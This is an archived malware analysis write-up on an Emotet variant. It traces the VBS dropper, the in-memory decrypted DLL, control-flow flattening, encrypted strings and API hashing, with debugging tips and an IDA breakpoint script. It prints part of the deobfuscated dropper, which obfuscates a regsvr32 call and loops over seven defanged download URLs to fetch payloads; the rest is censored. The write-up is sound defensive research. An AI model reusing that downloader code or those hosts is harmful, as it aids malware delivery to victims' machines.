Emotet Malware Analysis

Archived: 2026-04-05 17:24:47 UTC

MalwareAnalysisSeries

This repository contains the analysis reports, technical details or any tools created for helping in malware analysis. Additionally, the repo contains extracted TTPs with code along with the detection rules


---

Emotet is a sophisticated, modular form of malware that initially emerged as a banking Trojan in 2014 but has evolved over the years to become a highly prevalent and versatile threat. Known for its ability to deliver additional malware payloads and act as a distributor for other cybercriminals, Emotet has established itself as one of the most notorious forms of malware on the internet. Emotet operates primarily through phishing campaigns, often embedding malicious code in Word or Excel documents, or via links that, when clicked, initiate the malware's download. Its worm-like features also enable it to spread rapidly across networks, making it an effective tool for large-scale cyberattacks.

Emotet is related to the threat actors called **Wizard Spider**, whome are also known to operate other malware campaigns like Trickbot and Ryuk Ransomware. In this post, we will deeply analyze latest Emotet variant emerging after the take down and explain its internal workings and defense evasion tactics.

Stage 1: VBS Dropper

The initial dropper comes in either a malicious document including vba macro or a standalone vbs script that is highly obfuscated and downloads additional payloads onto the system including the main emotet dll.




To debug the vbscript:

Setup	Command	Description
Install Visual Studio with .net tools	cscript /x target_vbs	It will automatically attach VS Debugger to it and add breakpoint to the start

The first script extract another VBS script saved in .txt file in the **%temp%** directory and execute it as a vbs script:

Setup	Command	Description
Again debug the second script using Visual Studio	cscript //E:vbscript /x extracted_script.txt	It will treat the text file as vbs script and execute it regardless of the extension

I attached debugger to the extracted second script in %temp% and started debugging. It is again deobfuscating the script and executing it. The decoded script is as follows:



Deobfuscated VBS


```
 public romidu
urlcount=1
set fsobject=createobject("scripting.filesystemobject")
currentdir=fsobject.getparentfoldername(wscript.scriptfullname)
set request=createobject("winhttp.winhttprequest.5.1")
set file=wscript.createobject("shell.application")
set strout=createobject("adodb.stream")
useragent="mozilla/5.0 (windows nt 6.1; wow64; rv:58.0) gecko/20100101 firefox/58.0"
ouch= chr(115-1)+"e"+"gs"&"v"+chr(113+1)+"3"+"2."+chr(101)+"x"+chr(101)+" " + ""
pat3= currentdir+"\"+fsobject.gettempname+".zip"
set triplett=createobject("wscript.shell")
url1 = "hxxp://erkaradyator.com.tr/Areas/1Dg2PeStqNlOjuPP3fu/"
url2 = "hxxps://sachininternational.com/wp-admin/ILVDnlmIATb8/"
url3 = "hxxps://esentai-gourmet.kz/404/5oe050kBsHedqng/"
url4 = "hxxp://ardena.pro/dqvoakrc/Hh9/"
url5 = "hxxp://panel.chatzy.in/k7daqAXFTBus7mkuwwC/UQ9Y8RRqoOQ9/"
url6 = "hxxp://toiaagrosciences1.hospedagemdesites.ws/grupotoia/CPKU5ZE/"
url7 = "hxxps://supplierсity.com.mx/wp-content/x0u6wST03y6X49MOq/"
do
dow
loop  while urlcount<8
public function dow()
on error resume next
select case urlcount
case 1
downstr=url1
```

```
case 2
downstr=url2
case 3
downstr=url3
case 4
downstr=url4
case 5
downstr=url5
case 6
downstr=url6
case 7
downstr=url7
end select
...
...
...
censored !!!
```


The script is further downloading pyaloads from the provided URLs and executing the next stage malware which is the emotet dll using rundll32.exe. By the time of my analysis the c2 servers were not live so i picked a separate Emotet dll for further analysis.

Stage 2: Emotet DLL

Once the Emotet file is loaded by “rundll32.exe”, its entry point function is called the very first time. It then calls the DllMain() function where it loads and decrypts a 32-bit Dll into its memory from a **“Resource”** . The decrypted Dll is the core of this Emotet, which will be referred to as **“X.dll”** in this analysis due to a hardcoded constant string.




I use IDA freeware (sometimes pro) for disassembling and debugging most of the malware. I will debug emotet dll using rundll32.exe. The X.dll could be seen in the memory of process using **ProcessHacker** tool. It could be dumped and unmapped using the **pe_unmapper** tool by **Hasherzade**.




The flow of emotet is like this:

“X.dll” checks if the export function name from the command line parameter is **“Control_RunDLL”**. If not, it runs the command line again with “Control_RunDLL” instead of some other export, like “C:\Windows\syswow64\rundll32.exe emotet.dll,Control_RunDLL”. It then calls ExitProcess() to exit the first “rundll32.exe”. it uses API CreateProcessW() to run the new command if the initial DLL has not been loaded with ControL_RunDLL.

We can further use the dumped x.dll and rebase the program according to the one which we are debugging currently and map the exports to the functions that are being called as well. Example, call eax jumps to the Export Contro_RunDLL in x.dll which is mapped in the following screenshot:




I have created a function in IDA database and renamed it as **Control_RunDLL_xdll** for easier understanding.



From here onwards, it will execute core malicious functionality of emotet malware.

The main method for performing malicious functionalities is highly obfuscated with Emotet introducing **“Control Flow Flatening”**. The complexity of control flow logic can be seen by the following control flow graph:



Fileless X.dll

Emotet.dll when started loads x.dll from resources. It is added as a malicious encrypted resource in bitmap format. Once x.dll is decrypted and loaded into the memory as **RWX** region, it acts as the main malicious code. It has anti-analysis techniques like **“code flow flatening”**, **“dynamic api calls”**, **“api hashing”** and **encrypted strings**.


I have not been able to find a working script that could unflaten this sample of emotet. I have tried multiple resources like:

#	Links
1	HexRaysDeob
2	Sophos control flow de-flatenning
3	MODeflattener

In the end, I decided to go manual. I wrote a script that adds breakpoints on all call instructions in specified function and used it on main flattened function.

```
 import idautils
import idaapi
import idc
```


```
def add_breakpoints_on_calls(func_name):
    # Get the function address by name
    func_ea = idc.get_name_ea_simple(func_name)
    if func_ea == idc.BADADDR:
        print(f"Function {func_name} not found!")
        return

    # Get the function's end address
    func = idaapi.get_func(func_ea)
    if not func:
        print(f"Function {func_name} not found!")
        return

    # Iterate through the instructions in the function
    for head in idautils.Heads(func.start_ea, func.end_ea):
        # Check if it's a call instruction
        if idc.print_insn_mnem(head) == "call":
            # Add a breakpoint at the call instruction
            idc.add_bpt(head)
            print(f"Breakpoint added at 0x{head:x}")

    print(f"Breakpoints added on all call instructions in function: {func_name}")

# Example: specify the function name where you want to add breakpoints
add_breakpoints_on_calls("Flatten_func")  #Flatten_func is the "code flow flatenning function that i renamed"
```



I then continue the debugging until something suspicious came my way instead of debugging the code line by line. The call instruction can be used to track the API calls even if the binary is obfuscated or resolves api's dynamically.

String De-obfuscation

All strings are encrypted in x.dll (emotet in memory), which are decrypted at run-time. It decrypts the name of all additional libraries that are loaded in the malware.



The following list of modules are loaded for further activities:


#	**Modules**
1	Advapi32.dll
2	Crypt32.dll
3	Urlmon.dll
4	iertutil.dll
5	srvcli.dll
6	netutils.dll
7	userenv.dll
8	wininet.dll
9	wtsapi32.dll
10	bcrypt.dll
11	propsys.dll
12	WS2_32.dll
-	-

Dynamic API Resolution & API Hashing

All apis are loaded dynamically to avoid detection in static analysis. In above example, we saw string for **“advapi32.dll”** was decrypted. In this function, it will be loaded using the API **“LoadLibraryW”** and executed.

The function **“resolve_func”** is responsible for resolving api hashes and returning api addresses after comparing hashes.

Its renamed for easier understanding.



From here onwards all APIs are resolved using API hashing and executed. I will focus on providing the major TTPs and APIs that it uses instead of providing a complete API trace here in this article.

